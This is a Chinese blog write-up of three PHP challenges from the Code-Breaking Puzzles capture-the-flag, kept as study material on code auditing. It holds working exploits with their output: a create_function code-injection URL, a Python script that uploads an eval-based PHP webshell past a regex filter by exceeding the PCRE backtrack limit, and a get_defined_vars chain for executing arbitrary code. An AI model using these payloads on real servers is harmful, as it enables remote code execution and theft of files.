复现 Code-Breaking Puzzles 记录

原创

观樂。 于 2019-01-11 22:29:27 发布 703 收藏

文章标签： Code-Breaking Puzzle Writeup php Code-Breaking 代码审计

本文链接：https://blog.csdn.net/Opt_98/article/details/86321733

版权

题目地址：Code-Breaking Puzzles

当时一道题也没做出来，然后12月初的时候看着其他大佬们的Writeup复现了一波，但也没写Writeup，于是这一拖再拖，成功地拖过了一年，希望在今年开个好头，而且p牛的环境还没关（感谢p牛！），还有得救，趁机把它补上记录一下。


easy - function

```php
<?php
$action = $_GET['action'] ?? '';
$arg = $_GET['arg'] ?? '';

if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
 show_source(__FILE__);
} else {
 $action('', $arg);
}
```

当时看了这道题，发现也就是传入的GET请求参数action中含有字母数字及下划线其中一个，就能调用下面的show_source函数了，然而这也并没什么用，查了下show_source原来就是一个对文件进行语法高亮显示的函数，无语…说明解题点应该就不是这个地方，可能是要跳过这个if进到else里面，然后就卡住了也没继续想下去了，就放弃了，然后又去大概地看了下其它的题，然而一道也没搞出来…所以最后就坐等大佬们的Writeup了…

后面看了大佬们的Writeup，发现确实是要绕过if，然后对第二个参数arg就可以控制了，就可以任意函数调用了，然后就需要找一个字符来绕过正则，还不能影响函数的调用，能绕过这个正则的字符倒是挺多的，主要是还要不能影响后面的函数，所以就fuzz跑一下：



这里就能看到**\(%5c)这个字符就可以达到上面的要求，参数也正常显示了还没报错，那么问题来了，为什么把\(%5c)**反斜杠这个字符加到函数名之前不影响正常调用函数呢？具体原因p牛也给出了解释：

> php里默认命名空间是\，所有原生函数和类都在这个命名空间中。普通调用一个函数，如果直接写函数名function_name()调用，调用的时候其实相当于写了一个相对路径；而如果写\function_name()这样调用函数，则其实是写了一个绝对路径。如果你在其他namespace里调用系统类，就必须写绝对路径这种写法。

另附 PHP 手册 - 命名空间

绕过了正则我们就可以找函数来控制第二个参数了，看了师傅们的Writeup后发现师傅们果然见多识广，居然发现了`create_function`这个函数可以进行代码注入，所以还是要熟悉php及其一些常见的函数漏洞，而且p牛在题目上也给出了提示...

大佬们的对`create_function`函数的解析：

[科普向] 解析create_function() && 复现wp


PHP create_function()代码注入

`create_function`函数的第一个参数是传入的参数，第二个参数是函数的内容。简单来说这个`create_function`函数可以对第二个参数进行闭合然后跳出该函数，从而导致在这个函数后可以进行任意代码执行，造成了漏洞，所以在php7.2以后的版本中PHP 手册 - create_function已被弃用，官方也不鼓励用此函数。

所以最后的playload：

用PHP 手册 - scandir函数查看文件目录：

```
http://51.158.75.42:8087/?action=%5ccreate_function&arg=1;}var_dump(scandir("../"));/*
```



查看flag文件得到flag：

```
http://51.158.75.42:8087/?action=%5ccreate_function&arg=1;}var_dump(file_get_contents(%22../flag_h0w2execute_arb1trary_c0de%22));/*
```

easy - pcrewaf


```php
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']);
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) {
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
}
```

这题看样子是要上传php代码，还要让is_php()这函数返回false才能跳过if，那么问题来了，`/<\?.*[(`;?>].*/is`这个正则表达式能够匹配以`<?`开头，中间或结尾含有`(` ; ? >`这五个字符其中任意一个的任意代码，但php一般都是用`;`(可加可不加结束符`?>`，参考：PHP 手册 - PHP tags)来结尾，貌似有些情况也可以直接用结束符`?>`来结尾，所以这个正则表达式貌似能把任意的php代码给匹配得到的啊，如下图所示，这样就绕不过啊，真让人头大，~~建议放弃~~...



后面看了大佬们的Writeup后知道了这正则匹配存在回溯限制(见PHP 手册 - Runtime Configuration)，回溯次数超过了它的限制(1000000次)就返回false，利用这点就可以上传shell了。

参考：

鸟哥的讲解：深悉正则(pcre)最大回溯/递归限制

p牛的Writeup：PHP利用PCRE回溯次数限制绕过某些安全限制

利用p牛写的poc就可以得到文件地址了：

```python
import requests
from io import BytesIO

files = {
  'file': BytesIO(b'<?php eval($_GET[txt]);//' + b'a' * 1000000)
}

# print(files['file'].read())

res = requests.post('http://51.158.75.42:8088/index.php', files=files, allow_redirects=False)
print(res.headers)
```

```
', 'Location': 'data/90ddb25f624856b796a28a0abf2050b1/4.php', 'Content-Length': '0', 'Kee
```

https://blog.csdn.net/Opt_98

然后就同第一题那样就能拿到flag了：

不安全 | 51.158.75.42:8088/data/90ddb25f624856b796a28a0abf2050b1/4.php?txt=var_dump(scandir("../../../"));

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(22) "flag_php7_2_1s_c0rrect" [3]=> string(4) "html" }
```

不安全 | 51.158.75.42:8088/data/90ddb25f624856b796a28a0abf2050b1/4.php?txt=var_dump(file_get_contents("../../../flag_php7_2_1s_c0rrect"));

```
string(38) "flag{216728a834fb4c1e0bc6893e135f436e}"
```

easy - phplimit

```php
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
```

这道题看着代码挺短，但看到`(?R)`还有点迷，查了下发现这是正则匹配里的递归模式，下面是递归模式的详解：


鸟哥的讲解：PHP正则之递归匹配

PHP 手册 - 递归模式

简单来说就是当匹配到`(?R)`的时候又继续从头开始匹配，那么这道题的`/[^\W]+\((?R)?\)/`这个正则表达式开始是`[^\W]`能匹配任意字母、数字或下划线(_)，也就相当于`[a-zA-Z0-9_]`，后面的`\(`就匹配`(`，然后到`(?R)`开始从头匹配，又从`[^\W]`开始匹配，如果匹配不到就往后面匹配，`\)`就匹配`)`，所以这个正则表达式相当于匹配不带参数的函数，也可以是以不带参数的函数为参数的函数，类似`a(b(c()))`这样的就可以匹配得到。


但这道题是将传入的GET请求参数code进行正则匹配后将匹配到的替换为空（PHP 手册 - preg_replace），将替换后得到的结果与';'作对比，如果完全相同则执行传入的代码，所以如果要读取文件路径这就是个难点，毕竟要传入不能带参数的函数才能够执行…

看了师傅们的Writeup后知道了`get_defined_vars`（PHP 手册 - get_defined_vars）这个函数可以获取全局所有的变量，那我们打印出来看下：



array(4) { ["_GET"]=> array(1) { ["code"]=> string(29) "var_dump(get_defined_vars());" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } }

这里就可以看到GET的第一个值为我们刚传进去的code参数，那我们再传一个参数看看：




array(4) { ["_GET"]=> array(2) { ["code"]=> string(29) "var_dump(get_defined_vars());" ["a"]=> string(25) "var_dump(scandir("../"));" } ["_POST"]
array(0) { } }

参数a也传进去了，所以在这里我们可以用current或者reset函数都可以获取数组的第一个元素的值：


array(2) { ["code"]=> string(38) "var_dump(current(get_defined_vars()));" ["a"]=> string(25) "var_dump(scandir("../"));" }

接下来就可以用next函数来获取该数组的下一个（也就是第二个）元素的值：



string(25) "var_dump(scandir("../"));"

这样，执行该函数就能得到文件路径及flag了：



array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(14) "flag_phpbyp4ss" [3]=> string(4) "html" }

string(38) "flag{e86963ba34687d269b9faf526ce68cd7}"

差不多了，那就先到这吧…

To be continued?

…

Maybe…

复现的时候参考了以下各位师傅们的Writeup：

l3m0n：code-breaking writeup

f1sh：Code-Breaking Puzzles做题记录

酉酉囧：代码审计CODE-BREAKING PUZZLES学习记录

Kingkk：Code-Breaking Puzzles 题解&学习篇

LoRexxar：Code Breaking挑战赛 Writeup

By七友：Code-Breaking Puzzles做题记录

Blacsheep：ph师傅的代码审计星球

fnmsd：Code-Breaking Puzzles 做题记录

eustiar：代码审计知识星球